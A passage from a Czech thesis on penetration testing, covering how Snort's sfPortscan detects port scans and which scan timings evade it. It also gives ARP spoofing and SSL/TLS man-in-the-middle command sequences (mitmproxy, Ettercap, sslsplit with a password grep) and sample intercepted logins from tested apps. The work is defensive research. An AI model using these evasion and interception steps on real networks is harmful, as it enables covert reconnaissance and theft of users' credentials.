preprocessor sfportscan: scan_type { all } proto { all } \
sense_level { high } logfile { /var/log/snort/psalert }
```

#### 3.1.1.3 Detekce událostí modulem sfPortscan

Zde je ukázka různých detekovaných událostí (TCP a UDP horizontální a vertikální skenování) zaznamenaných modulem *sfPortscan* do jeho log souboru:

```
Time: 03/26-20:49:11.537443
event_ref: 0
192.168.11.10 -> 192.168.1.1 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 5
IP Count: 1
Scanner IP Range: 192.168.11.10:192.168.11.10
Port/Proto Count: 5
Port/Proto Range: 10:14
```

```
Time: 03/26-21:04:09.058648
event_ref: 0
192.168.11.10 -> 192.168.1.99 (portscan) TCP Portsweep
Priority Count: 5
Connection Count: 252
IP Count: 254
Scanned IP Range: 192.168.1.0:192.168.1.255
Port/Proto Count: 3
Port/Proto Range: 80:443

Time: 03/26-20:25:20.564623
event_ref: 0
192.168.11.10 -> 192.168.1.1 (portscan) UDP Portscan
Priority Count: 5
Connection Count: 10
IP Count: 1
Scanner IP Range: 192.168.11.10:192.168.11.10
Port/Proto Count: 10
Port/Proto Range: 445:62575

portscanudp (UDP)
Time: 03/26-16:27:20.020665
event_ref: 0
192.168.11.10 -> 192.168.1.255 (portscan) UDP Portsweep
Priority Count: 6
Connection Count: 9
IP Count: 5
Scanned IP Range: 192.168.1.1:255.255.255.255
Port/Proto Count: 5
Port/Proto Range: 80:17500
```

## 3.2 Skenovací metody

### 3.2.1 Host discovery

Host discovery (host scan) má za úkol odhalit všechna dostupná zařízení na cílové síti. Kromě postupného posílání například ICMP paketů na jednotlivé adresy ze skenovaného rozsahu je možné použít ICMP broadcast, který vysláním jednoho paketu může kontaktovat všechna skenovaná zařízení a tím snížit dobu potřebnou pro skenování a zmenšit pravděpodobnost detekce skenování.

```
ping -b 192.168.1.255 (IP_Broadcast_Address)
```

ICMP broadcast však bývá na routerech filtrován (není přeposílán na výstupní rozhraní) a někdy bývá i blokován na koncových zařízeních (zařízení na něj nereaguje), takže jeho použití je sice jednoduché a rychlé, ale na druhou stranu dosti nespolehlivé.

### 3.2.2 Horizontal scan

*Horizontal scan* se využívá na testování stavu konkrétního portu na více počítačích. Dotazy (skeny) jsou posílány podobně jako u *host discovery* na určitý rozsah (nebo seznam) IP adres. Horizontální skenování můžeme použít například pro zjištění na kterých IP adresách v lokální síti je spuštěná HTTP služba.

```
nmap -p 80 192.168.1.0/24
```

### 3.2.3 Vertical scan

Nejčastější typ skenování je *vertical scan*, jehož cílem je zjistit seznam otevřených portů – seznam služeb spuštěných na konkrétním zařízení. Podle zjištěných služeb je možno začít plánovat další fázi útoku zamířenou již na konkrétní zranitelnost určité služby, která je na daném zařízení spuštěna.

Pro skenování otevřených TCP portů se ukázal jako nejlepší typ TCP SYN scan (jinak také označovaný jako half-connect nebo half-open scan). Jeho velkou výhodou je rychlost a oproti ostatním typům skenování také vcelku jednoznačná odpověď (SYN ACK nebo RST). Je tedy hned jasné, jestli je testovaný port otevřený nebo uzavřený.

Jako skenovací nástroj se nejlépe osvědčil NetCat. Jeho výhodou oproti Nmapu je jeho jednoduchost. Nmap se snaží používat sofistikované metody skenování, kdy kombinuje různé pakety pro co největší účinnost nalezení otevřených portů. Ale jelikož je jeho chování známé, jsou detekční systémy odladěny pro jeho snadné odhalení. Pro skrývání útoků se tedy ukázal jako nevhodný nástroj.

Použití nástroje NetCat pro skenování portů:

```
TCP SYN:
nc -zv $IPDST -s $IPSRC $PORT
UDP:
nc -zuv $IPDST -s $IPSRC $PORT
```

### 3.2.4 Block scan

Kombinací horizontálního a vertikálního skenování je *block scan*. Tento typ bývá využíván některými útočníky pro znesnadnění detekce útoku.

## 3.3 Testované způsoby zamezení detekce

Na testovacím prostředí byly prováděny různé metody skenování portů a sledovány záznamy v logu z pluginu *sfPortscan*, ze kterých bylo vidět, jestli byla daná metoda skenování detekována nebo ne.

Skenování bylo prováděno *Bash* skriptem, ve kterém byly upravovány parametry testování pro zvolenou metodu. Script využíval nástroje **NetCat** pro posílání paketů, nástrojů **RG** [35] pro generování náhodných hodnot (normální rozdělení pro výběr portu a cílové adresy, exponenciální rozdělení pro délku pauzy) a **microsleep** pro vkládání časové prodlevy mezi jednotlivými skenovacími pakety. Testované způsoby zamezení detekce:

- náhodné pořadí skenovaných portů
- skenování více adres (zařízení) najednou
- skenování z různých adres
- skenování různých portů na více zařízeních
- různé časové intervaly mezi jednotlivými skenovacími pakety
- pakety posílané po náhodné době (exponenciální rozdělení simulující náhodné dotazy)
- prokládání skenovacích paketů korektními dotazy na otevřené porty – poslání celého *connect()*
- kombinace různých typů skenování se zachováním maximálního možného počtu pro každý typ v časovém okně tak, aby nedošlo k odhalení

### 3.3.1 Slow port scan

Pomalé skenování portů může oklamat většinu IDS systémů. Spočívá v posílání skenovacích paketů po určitém časovém intervalu (vkládání pauzy mezi jednotlivé pakety). Pokud je vložená pauza dostatečně velká (řádově větší než jednotky minut), je vysoká pravděpodobnost, že skenování nebude detekováno.

Existují však metody a nástroje, které dokáží takovýto typ útoků odhalit. Příkladem může být behaviorální analýza (NBA), která detekuje skenování na základě svých naučených profilů chování zařízení na síti. Dalším způsobem může být využití statistických metod. Normální provoz by měl být alespoň z větší části popsatelný nějakým statistickým modelem, do kterého pomalé pravidelné skenování portů nezapadne. Toto skenování je pak vyhodnoceno jako anomálie v provozu a může být pak manuálně nebo automaticky klasifikováno jako útok (nebo jako konkrétní typ skenování).

Další zajímavou metodou detekce pomalého skenování portu je také metoda postupného zvětšování detekčního okna pro konkrétní adresy klasifikované jako podezřelé. To umožní mít dostatečně velké časové okno, aniž by nasbíraná data zabírala extrémní množství paměti, protože v prodlouženém okně udržuje jen údaje pro omezené množství podezřelých adres. Tato metoda je popsána například zde: [17].

### 3.3.2 FTP bounce scan

FTP bounce scan se dá úspěšně použít ke skenování portů, tak aby adresa útočníka nebyla zaznamenána na cílové síti. K jejímu použití je potřeba nalézt dostupný FTP server s podporou FXP a ideálně s povoleným anonymním přístupem.

Útočník se připojí na FTP server a zadá mu příkaz pro odeslání dat na jinou adresu a port (na skenovaný cíl). Pokud je port otevřený, dostaneme odpověď *226 Directory send OK*. V případě uzavřeného portu je odpovědí *426 Failure writing network stream*.

Příklad úspěšného odhalení jednoho otevřeného a jednoho uzavřeného portu pomocí FTP bounce skenování:

```
telnet 172.16.1.101 21
Trying 172.16.1.101...
Connected to 172.16.1.101.
Escape character is '^]'.
220 (vsFTPd 2.0.1)
USER user
331 Please specify the password.
PASS password
230 Login successful.
PORT 10,16,99,254,0,23
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 10,16,99,254,0,24
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
426 Failure writing network stream.
QUIT
221 Goodbye.
Connection closed by foreign host.
```

Z bezpečnostních důvodů je na většině FTP serverech novějších verzí použití FXP zakázáno. Na některých FTP serverech lze FXP konfiguračně povolit. Ale například na *proFtpd* jsou blokovány nízké porty 1—1023 proto, aby se nedal použít ke skenování běžných síťových služeb.

Některé starší verze FTP serverů ještě FXP i na nízké porty povolují, například *vsFTPd* verze 2.0.1.

## 3.4 Výsledky testů při různých nastaveních sfPortscanu

Sense level **LOW**: Při tomto nastavení sfPortscan počítá TCP RST pakety v pevně daném časovém okně o délce 60 sekund. Pokud počet RST paketů překročí 4, je detekován pokus o vertikální skenování (portscan). V tomto případě nezáleží na časové distribuci dotazů a randomizace zde není účinná. Pro zamezení odhalení je nutno posílat maximálně 4 dotazy za minutu (například pravidelně po 16 sekundách). Toto pomalé skenování bývá označováno jako **slow-scan**.

Sense level **MEDIUM**: Detekce po více než 9 RST paketech. Časové okno 90 sekund. Pro zamezení odhalení je nutno posílat maximálně 9 dotazů za minutu, například pravidelně s intervaly 11 sekund.

Sense level **HIGH**: Detekuje i *slow-scan* při počtu RST paketů větším než 9. Časové okno je nastaveno 600 sekund. Pro zamezení detekce stačí tedy na posílat maximálně 9 skenů během 10 minut. Například po každém skenu nastavit pauzu na 67 sekund.

## 3.5 Shrnutí výsledků testů skenování portů

Detekční systém Snort (jeho modul sfPortscan) se ukázal jako velice účinný nástroj odhalující všechny testované metody skenování portů. Jeho síla je založena na počítání RST paketů. Počet těchto paketů je počítán během časového okna, jeho velikost je pevně dána a závisí na konfiguračním parametru *sense_level*. RST pakety jsou však počítány zvlášť pro zdrojové a cílové adrese a dokonce pro jednotlivé typy protokolů (TCP, UDP) a typy skenů (portscan, portsweep).

Jakékoliv pokusy a změnu pořadí (portů, adres), časových intervalů a kombinace typů skenování se ukázaly jako neúčinné. Rovněž časová simulace reálných dotazů (exponenciální doba mezi jednotlivými dotazy) nedokázala detekční systém obelstít.

Úspěšnou metodou skenování portů však je *slow-scan*. Jeho nevýhodou je velká časová náročnost na skenování většího rozsahu portů nebo adres. Existují však způsoby, jak tuto metodu urychlit. Je však nutné znát detekční sytém a jeho chování (nastavení). U nástroje Nmap s modulem sfPortscan jsou to například tyto možnosti:

- využití znalosti časového okna pro nastavení co nejmenšího možného intervalu mezi jednotlivými pakety
- skenování více cílových adres z více zdrojových adres (například z virtuálních adres, nebo distribuované skenování)

- skenování TCP a UDP najednou (s dodržením intervalů pro oba protokoly zvlášť)

FTP bounce scan je sice detekován Snortem, nicméně nedojde k přímému odhalení útočníkovy adresy. Stejného výsledku by šlo dosáhnout s použitím anonymizačního nástroje (například TOR).

## 3.6 Útoky na zabezpečenou komunikaci

### 3.6.1 Výběr protokolu SSL/TLS

Při sestavování zabezpečené komunikace se nejdříve musí dohodnout server s klientem na verzi SSL/TLS, kterou budou používat. Sestavení komunikace zahajuje klient, který pošle serveru *Client Hello* zprávu s informací o verzi bezpečnostního protokolu, který chce použít – podle RFC 5246 [27] by to měla být nejvyšší verze z těch, které jeho aplikace podporuje. Server odpovídá zprávou *Server Hello* ve které uvádí verzi SSL/TLS, kterou podporuje a kterou budou oba používat pro následnou komunikaci.

### 3.6.2 Výběr šifrovací sady

V *Client Hello* zprávě posílá klient i seznam jím podporovaných šifrovacích sad, seřazených podle jeho preferencí (preferované nejdříve). Pokud server nalezne shodu v seznamu svých podporovaných šifrovacích sad, oznámí klientovi ve zprávě *Server Hello*, jakou šifrovací sadu budou oba používat pro danou komunikaci. Výběr šifry má tedy na starost server, jen se musí shodovat s nějakou z klientem nabízených šifrovacích sad. Pokud shodu nenalezne, odpoví zprávou *Handshake failure alert* a spojení ukončí. Klient pak může opakovat svoji zprávu *Client Hello* s nabídkou nižší verze SSL/TLS a seznamem šifrovacích sad (vyšší verze SSL/TLS již nemusí podporovat nějaké starší a slabší verze šifer, které může podporovat server).

Finální výběr šifrovací sady záleží na nastavení serveru. Server může vybrat šifrovací sadu podle preferencí klienta, nebo podle vlastních preferencí. Tato volba lze většinou nastavit v konfiguraci serveru.

Bezpečnější variantou je ta, kde má na starosti volbu šifry server. Klient (nebo útočník uprostřed spojení) však může serveru nabídnout pouze jednu šifru – tu nejslabší, kterou server podporuje, a server ji musí přijmou nehledě na své preference, protože nemá jinou možnost (domnívá se, že klient bezpečnější šifru nepodporuje). Slabá šifra pak může být snadněji prolomitelná.

### 3.6.3 SSL verze – testování

Pomocí nástrojů *Nmap* a *openssl s_client* se dají zjistit podrobné informace o verzích SSL/TLS a šifrovacích sadách, které jsou podporovány serverem. Lze také získat podrobné informace o serverovém certifikátu.

- Výpis podporovaných šifrovacích sad

```
nmap --script ssl-enum-ciphers -p 443 www.seznam.cz
```

- Informace o certifikátu serveru

```
openssl s_client -showcerts -connect www.seznam.cz:443
```

- Test podpory konkrétní verze protokolu (zde TLS 1.2)

```
openssl s_client -connect www.seznam.cz:443 -tls1_2
```

- Test podpory konkrétní šifrovací sady (zde RC4-SHA)

```
openssl s_client -cipher "RC4-SHA" -connect seznam.cz:443
```

### 3.6.4 MitM útoky na zabezpečenou komunikaci

Bylo objeveno již více způsobů napadení zabezpečené komunikace. V této práci byly testovány útoky typu MitM.

První krok takového útok spočívá v přesměrování komunikace mezi klientem a serverem přes útočníkův počítač. Toho lze dosáhnout několika způsoby. V této práci byl použit ARP spoofing – útok podvržením MAC adresy.

Druhým krokem je prolomení sestavení zabezpečené komunikace. Útok spočívá v tom, že útočník dělá prostředníka provozu mezi klientem a serverem. Naváže dvě zabezpečené komunikace: klient—útočník a útočník—server. Klient se pak mylně domnívá, že komunikuje zabezpečeně přímo se serverem (pokud důkladně nekontroluje informace o certifikátu serveru). Útočník pak vidí celou komunikaci nešifrovanou.

Další možností je dešifrování již šifrované komunikace probíhající mezi klientem a serverem, která je zabezpečená jen slabou šifrou. Existují způsoby jak napadením sestavování zabezpečené komunikace přinutit klienta a server aby použili tu nejslabší šifrovací sadu, kterou podporují (Cipher Suite Rollback), nebo nejstarší verzi protokolu (Version Rollback Attack). Podrobněji popsáno zde: [36].

### 3.6.5 Testovací prostředí

Schéma zapojení testovacího prostředí je znázorněno na obr. 2.2 v kapitole Návrh. V tomto prostředí je jeden bezdrátový přístupový bod (Access Point), router, útočníkův počítač a mobilní zařízení – notebook a mobilní telefon. Útočník pomocí ARP spoofing útoku přesměruje data mezi mobilním zařízením a routerem přes svůj počítač a snaží se prolomit zabezpečenou komunikaci.

### 3.6.6 Testované nástroje pro napadení SSL/TLS provozu

Při testování útoků byly použity následující nástroje:

- **mitmproxy** – interaktivní webová proxy
- **Ettercap** – komplexni nástroj pro MitM útoky
- **SSLsplit** – nástroj pro MitM útoky na SSL/TLS šifrovaná síťová spojení

#### 3.6.6.1 mitmiproxy

Tato sekce popisuje instalaci a spuštění *mimtproxy* a dalších nástrojů k provedení MitM útoku na zabezpečenou komunikaci.

Instalace *mimtproxy* a podpůrných knihoven:

```
sudo apt-get install python-pip python-dev libffi-dev \
libssl-dev libxml2-dev libxslt1-dev
sudo pip install mitmproxy
```

Spuštění *mimtproxy* v transparentního módu:

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 \
    -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 \
    -j REDIRECT --to-port 8080
mitmproxy -T --host
```

Přesměrování paketů od klienta a routeru (nebo přímo cílového serveru, pokud se nachází na lokální síti) přes počítač útočníka:

- nástrojem **scapy**:

  ```
  a=ARP(pdst="client", op= 'is-at', psrc='router')
  b=ARP(pdst="router", op= 'is-at', psrc='client')
  pkts=[a, b]
  send(pkts, loop=1, inter=5)
  ```

- nástrojem **arpspoof**:

  ```
  arpspoof -t 192.168.1.136 192.168.1.1
  ```

Pokud máme přímý přístup do zařízení klienta, můžeme tam nainstalovat *mitmproxy* certifikát a označit ho jako důvěryhodný. To klientovi následně sníží možnost zpozorování problémů se zabezpečeným spojením, protože zařízení bude považovat certifikát za důvěryhodný. Mobilní telefony s novější verzí operačních systémů však při každém spuštění webového prohlížeče varují uživatele na přítomnost lokálně instalovaného certifikátu.

#### 3.6.6.2 Ettercap graphical

Pro použití nástroje *Ettercap* s grafickým rozhraním je potřeba provést úpravu konfigurace a spustit odchytávání paketů podle níže uvedeného postupu.

Konfigurace Ettercapu – *etter.conf*:

```
[privs]
ec_uid = 0
ec_gid = 0
# redir_command_on/off
redir_command_on = "iptables -t nat -A PREROUTING \
-i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING \
-i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

Spuštění sniffování v Ettercapu:

1. Sniff – Unified sniffing – select network interface
2. Hosts – Scan for hosts – Add to Target 1, Add to Target 2
3. Plugins – Manage the Plugins, select sslstrip
4. Mitm – Arp poisoning – Sniff remote connections
5. Start sniffing

#### 3.6.6.3 SSLsplit

SSLsplit je nástroj spouštěný v příkazové řádce. Dynamicky generuje certifikát podle originálního serverového certifikátu (DN a AltName).

Jednoduchá varianta – pouze HTTP provoz + HTTPS post:

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -F
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT \
--to-ports 8080
arpspoof -t 192.168.1.136 192.168.1.1
sslsplit -l 8080
tail -f sslsplit.log
```

Komplexni sniff:

```
openssl genrsa -out ca.key 4096
openssl req -new -x509 -days 1826 -key ca.key -out ca.crt
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -F
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT \
```

```
--to-ports 8080
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT \
--to-ports 8443
iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT \
--to-ports 8443
iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT \
--to-ports 8443
iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT \
--to-ports 8443
iptables -t nat -A PREROUTING -p tcp --dport 5222 -j REDIRECT \
--to-ports 8080
arpspoof -t 192.168.1.136 192.168.1.1
sslsplit -D -j /tmp/sslsplit/ -S logdir/ -k ca.key -c ca.crt \
ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
grep -a -i -E "auth|login|username|password" \
/tmp/sslsplit/logdir/*
```

Ukázka odchycení hesla aplikací *sslsplit*:

```
20150316T204201Z-[192.168.1.136]:58773-[147.32.232.238]:993.log
:1 LOGIN kralto12 *******
```


### 3.6.7 Testované aplikace

Útoky na zabezpečenou komunikaci byly testovány na několika PC a iOS aplikacích. Zvlášť u mobilních aplikací byla předpokládána nízká úroveň zabezpečení aplikací.

#### 3.6.7.1 PC aplikace

Aplikace byly testovány na operačních systémech Windows 7 a Mac OS X 10.2.

- Microsoft Internet Explorer do verze 11 nepodporuje HSTS. Aplikace varuje před nedůvěryhodným certifikátem, ale přístup na stánky umožní. Ukázka odchyceného hesla v *mitmproxy* je na obr. 3.1.
- Google Chrome – hlásí podezřelý certifikát, podporuje HSTS (webové stránky s podporou HSTS nezobrazí)
- Mozilla Firefox – hlásí podezřelý certifikát, podporuje HSTS
- Mail App (OS X) – hlásí podezřelý certifikát, ukázka odchyceného hesla: IMAP : 213.46.255.15:993 -> USER: test@upcmail.cz PASS: test
- App Store (OS X) – nepřipojí se (Cannot Connect to the App Store)




Obrázek 3.1: Heslo z SSL v Internet Explorer 11 – mitmproxy

#### 3.6.7.2 iOS aplikace

Mobilní aplikace byly testovány v prostředí Apple iOS verze 8.3 a na systému Google Android verze 4.2.

Testované aplikace:

- Gmail – nepřipojí se, bez varování.
- Google+ – chyba: Certifikát serveru je neplatný, nelze se připojit.
- Mail App – chyba: Identitu serveru nelze pomocí Mail ověřit. Před pokračováním zkontrolujte podrobné údaje o certifikátu.
  Pokud dáme pokračovat, lze odchytit jméno a heslo:

  IMAP : 147.32.232.238:993 -> USER: test PASS: test
- Facebook – nepřipojí se: Chyba sítě.
- Withings Health Mate – aplikace pro zdravotní data – ve verzi 2.4.1 nešifrovaná komunikace, heslo hešováno. Ve verzi 2.5 opraveno, komunikaci nelze odchytit.
- mBank – chyba: Operaci nejde dokončit.
- Publero – žádné varování, odchyceno jméno a heslo (pomocí mitmproxy).

#### 3.6.7.3 Android aplikace

- Gmail – nepřipojí se, bez varování.
- Google+ – nepřipojí se: Data se nepodařilo načíst.
- Pošta – nepřipojí se: Chyba sítě.

### 3.6.8 Skrytý MitM útok na SSL/TLS

Výše testované způsoby útoků mohou být snadno detekovatelné, pokud je klientská aplikace dobře napsána. Aplikace totiž může uživatele ihned informovat, že má podezření na probíhající útok (neplatný nebo nedůvěryhodný certifikát, nezabezpečená komunikace ...), nebo rovnou komunikaci ukončit. Většina běžných aplikací velkých výrobců pak skutečně takto fungovala a zajišťovala dostatečnou bezpečnost.

Existují však způsoby, jak MitM útok provádět tak, aby nebyl odhalitelný (nebo alespoň ne snadno odhalitelný). Takovým útokem může být například prolomení použité šifry. Nové šifry jsou však již dostatečně bezpečné a běžnými prostředky nejsou prolomitelné. Pokud však server umožňuje použití nějaké slabé šifry, mohlo by být její prolomení reálné. K tomu je však nutné přinutit server a klienta, aby komunikovali pomocí slabé šifry. Postup pro takový případ by mohl vypadat následovně:

- útočník provede ARP spoofing a přesměruje komunikaci mezi klientem a serverem přes svůj počítač
- zjistí jaké šifrovací sady podporuje server
- odchytí paket Client Hello při sestavování zabezpečené komunikace
- modifikuje paket tak, že v něm ponechá jen nabídku jedné nejslabší šifrovací sady, kterou podporují klient i server
- přepošle modifikovaný paket serveru
- server a klient sestaví zabezpečenou komunikaci na nejslabší šifře
- útočník může začít s prolamováním komunikace

## 3.7 Aplikace pro testování SSL/TLS parametrů webových serverů

Jednou z částí této práce byl vývoj aplikace, která umožní získat informace o nastavení zabezpečení webového serveru.

Aplikace *ssl_scan* je napsána jako *Bash* skript a používá možnosti nástroje openssl. Jejím účelem je poskytnout souhrnné údaje o vybraných parametrech

zadaného webového serveru, ze kterých bude patrné jakou úroveň zabezpečení komunikace pomocí SSL/TLS protokolů testovaný server nabízí.

Aplikace funguje jako bezpečnostní penetrační test, kdy posílá na server mnoho dotazů s různými parametry a snaží se získat co nejvíce informací, ze kterých poté sestaví přehlednou zprávu o nastavených parametrech konfigurace zabezpečení webového serveru.

Aplikace zjistí následující informace o zadaném webovém serveru:

- seznam podporovaných protokolů
- seznam šifrovacích sad podporovaných serverem
- kdo rozhoduje o výběru šifrovací sady (server nebo klient)
- preferované pořadí šifrovacích sad dle serveru
- sílu podporovaných šifrovacích sad (barevně rozliší silné, středně silné a slabé)
- pořadí šifrovacích sad podle síly (podle specifikací openssl)
- nejslabší a nejsilnější podporovanou šifrovací sadu
- informace o certifikátu (platnost, název, vydavatel)
- ověření důvěryhodnosti certifikátu

Ukázka informací, které poskytne aplikace *ssl_scan*:

```
./ssl_scan muj.erasvet.cz
Scanning server muj.erasvet.cz
Using OpenSSL 1.0.1f 6 Jan 2014

Supported protocols:
ssl2       not supported by local openssl
ssl3       supported
tls1       supported
tls1_1     not supported
tls1_2     not supported

Number of supported Cipher Suites: 3

Cipher Suite preference set by server.

List of supported Cipher Suites ordered by server preferences:
(Strong: GREEN, Medium: BLUE, Weak: RED)
91         RC4-MD5
31         AES256-SHA
45         DES-CBC3-SHA
```

```
Strongest Cipher Suite is:   AES256-SHA
Weakest Cipher Suite is:     RC4-MD5

Server certificate information:
Owner:          Ceskoslovenska obchodni banka a.s.
Issuer:         GlobalSign nv-sa
Validity dates:
notBefore=Dec 17 15:02:48 2014 GMT
notAfter=Dec 17 15:02:48 2016 GMT

Certificate verification:
Verify return code: 0 (ok)
```

Z výše uvedené ukázky certifikátu Poštovní spořitelny (ČSOB) jsou vidět tyto bezpečnostní slabiny:

- server podporuje protokol SSL3, který již není považován za bezpečný
- server nepodporuje TLS1.1 a TLS1.2 – doporučované a bezpečné protokoly
- server podporuje jen tři šifrovací sady
- server preferuje nejslabší z podporovaných šifrovacích sad – RC4-SHA

Pro použití v bankovním sektoru by měl být tento server zabezpečen lépe – například podporovat protokol TLS1.2 a preferovat silnější šifrovací sadu.

## 3.8 Další oblasti zkoumání síťové bezpečnosti

Zkoumaná oblast penetračního testování se během této práce ukázala být velmi rozsáhlá a několik věcí již nebylo v omezeném čase dokončeno. Byla například prověřována možnost úpravy testovacího nástroje *ssl_scan* tak, aby byl schopen poskytnout údaje o zabezpečení SSH a OpenVPN serverů. Na Internetu totiž nebyly nalezeny žádné nástroje, které to umožňovaly. Bohužel se ukázalo, že jak SSH tak OpenVPN používají jiné navázání komunikace (handshake) než HTTPS, takže se program *openssl* není schopen připojit na dané servery a ověřit požadované informace. Bylo by tedy nutné napsat zcela nový nástroj.

Implementace *ssl_scan* do OWASP ZAPu se také ukázala jako netriviální a její realizace nebyla ve stanoveném čase dokončena. Přesto jsou výše uvedené možnosti dalšího vývoje nástrojů zajímavé a bylo by dobré v jejich zkoumání pokračovat.

Seznam oblastí, ve kterých by se dalo navázat na výsledky této práce a pokračovat v jejich zkoumání:

- Testování randomizace skenování na komerčních detekčních nástrojích využívajících statistické metody a behaviorální analýzu – například řešení FlowMon společnosti INVEA-TECH.
- Nástroj na testování zabezpečení SSH
- Nástroj na testování zabezpečení VPN
- Implementace nástroje *ssl_scan* jako modulu do OWASP ZAPu

# Závěr

V této práci byly testovány různé způsoby skrývání (zneviditelňování) penetračních testů, které by mohly být také použity útočníky pro nedetekovatelné provádění útoků. Zaměřeny byly na úvodní fázi testování – detekci otevřených portů. Následující fáze (samotné útoky a průniky do konkrétních aplikací) totiž bývají odhalitelné již při prvním pokusu o průnik. Detekční systémy mají vytvořenou signaturu pro konkrétní již známý typ útoku a tak je tento útok detekován okamžitě [19].

Na testovaném detekčním systému *Snort* se jako nejúčinnější ukázaly testy typu *slow-scan* – tedy pomalé skenování portů. Pro kompenzaci jejich nevýhody (velké časové náročnosti) byly navrženy postupy, jak tyto testy urychlit – nastavení co nejmenšího intervalu skenování (při znalosti typu detekčního systému a jeho nastavení), skenování mnoha cílů z více adres najednou, skenování TCP a UDP současně.

Původní myšlenka využití randomizace pro maskování penetračních testů se na testovaném detekčním systému ukázala jako příliš sofistikovaná, neboť *Snort* nevyužívá pokročilé statistické metody pro detekci skenování portů, které by umožnily ihned rozeznat skenování od reálného provozu. Pro zabránění detekce Snortem by stačilo pouze dostatečně zpomalit skenování. Randomizace by však byla vhodná u jiných detekčních nástrojů – například u síťové behaviorální analýzy (NBA).

Při běžných útocích, případně slepých penetračních testech, není většinou známo, jaká bezpečnostní zařízení (IDS, IPS, NBA ...) jsou nasazena na testované síti. Pro maximalizaci utajení útoků nebo penetračních testů lze využít společně všech možností uvažovaných v této práci. To znamená kombinovat *slow-scan* s randomizací času, portů i skenovaných adres a ještě k tomu využít anonymizaci prostřednictvím FTP bounce skenování a anonymizačního systému TOR. V případě nelegálního distribuovaného skenování útočníci s úspěchem používají vzdáleně ovládané počítače (zombies). Při kombinaci všech těchto metod bude takovýto útok jen velice těžko detekovatelný a útočník zůstane anonymní.

Pro zajištění detekce a obrany proti síťovým útokům musí být vyvíjeny a nasazovány pokročilé systémy, umožnující kombinovat běžně dostupné techniky detekce útoků (t.j. signatury, statistické metody, analýzu chování, apod.) a spolupráci mezi jednotlivými bezpečnostními prvky.

Druhá část práce byla zaměřena na zabezpečenou komunikaci. Provedenými testy MitM útoků bylo ověřeno, že i takováto zdánlivě bezpečná komunikace může být celkem snadno napadnutelná.

Abychom měli jistotu, že je naše komunikace skutečně bezpečná, musíme dodržovat určitá pravidla a hlavně obezřetnost. A to jak při použití, tak vývoji aplikací, které komunikují pomocí zabezpečených protokolů. Předně je důležité používat jen spolehlivé aplikace podporující nejnovější zabezpečení a informující uživatele o potencionálních hrozbách dané komunikace. Uživatelé musí být upozorněni na neověřený certifikát, použití slabé šifry, pokus o nešifrovanou komunikaci a podobně. Aplikace by neměly podporovat použití slabých protokolů (SSL2), nepoužívat slabé šifry (méně než 128 bitové a RC4), nepoužívat slabé hašovací algoritmy (MD5, SHA1) a podporovat HSTS.

V této práci byla popsána a otestována metodika ověřování, zda používané aplikace správně používají zabezpečené protokoly. Tyto postupy jsou zvlášť důležité pro testování proprietárních aplikací jak na osobních počítačích, tak i na mobilních telefonech a tabletech. V korporátním prostředí jsou důležité pro otestování komunikace mezi různými komponentami distribuovaných serverových aplikací a systémů.

Pro ověření nastavení zabezpečení na webových serverech byla napsána aplikace *ssl_scan*, která poskytne jednoduchý přehled o podporovaných bezpečnostních protokolech, šifrovacích sadách a jejich preferencích a informace o serverovém certifikátu. Tato aplikace je použitelná pro reáné penetrační testování v korporátních sítích a veřejných a může být rozšířena na ostatní běžně poskytované služby, jako jsou e-mail, directory services, atp.

# Literatura


[1] Cisco: Internet of Everything (IoE). Dostupné z: http://newsroom.cisco.com/ioe

[2] Bojanova, I.; Hurlburt, G.; Voas, J.: Imagineering an Internet of Anything. 2013.

[3] Engebretson, P.: *The basics of hacking and penetration testing ethical hacking and penetration testing made easy*. Syngress, druhé vydání, 2013.

[4] Georgiev, M.; Iyengar, S.; Jana, S.; aj.: The most dangerous code in the world: validating ssl certificates in non-browser software. In *ACM Conference on Computer and Communications Security*, 2012.

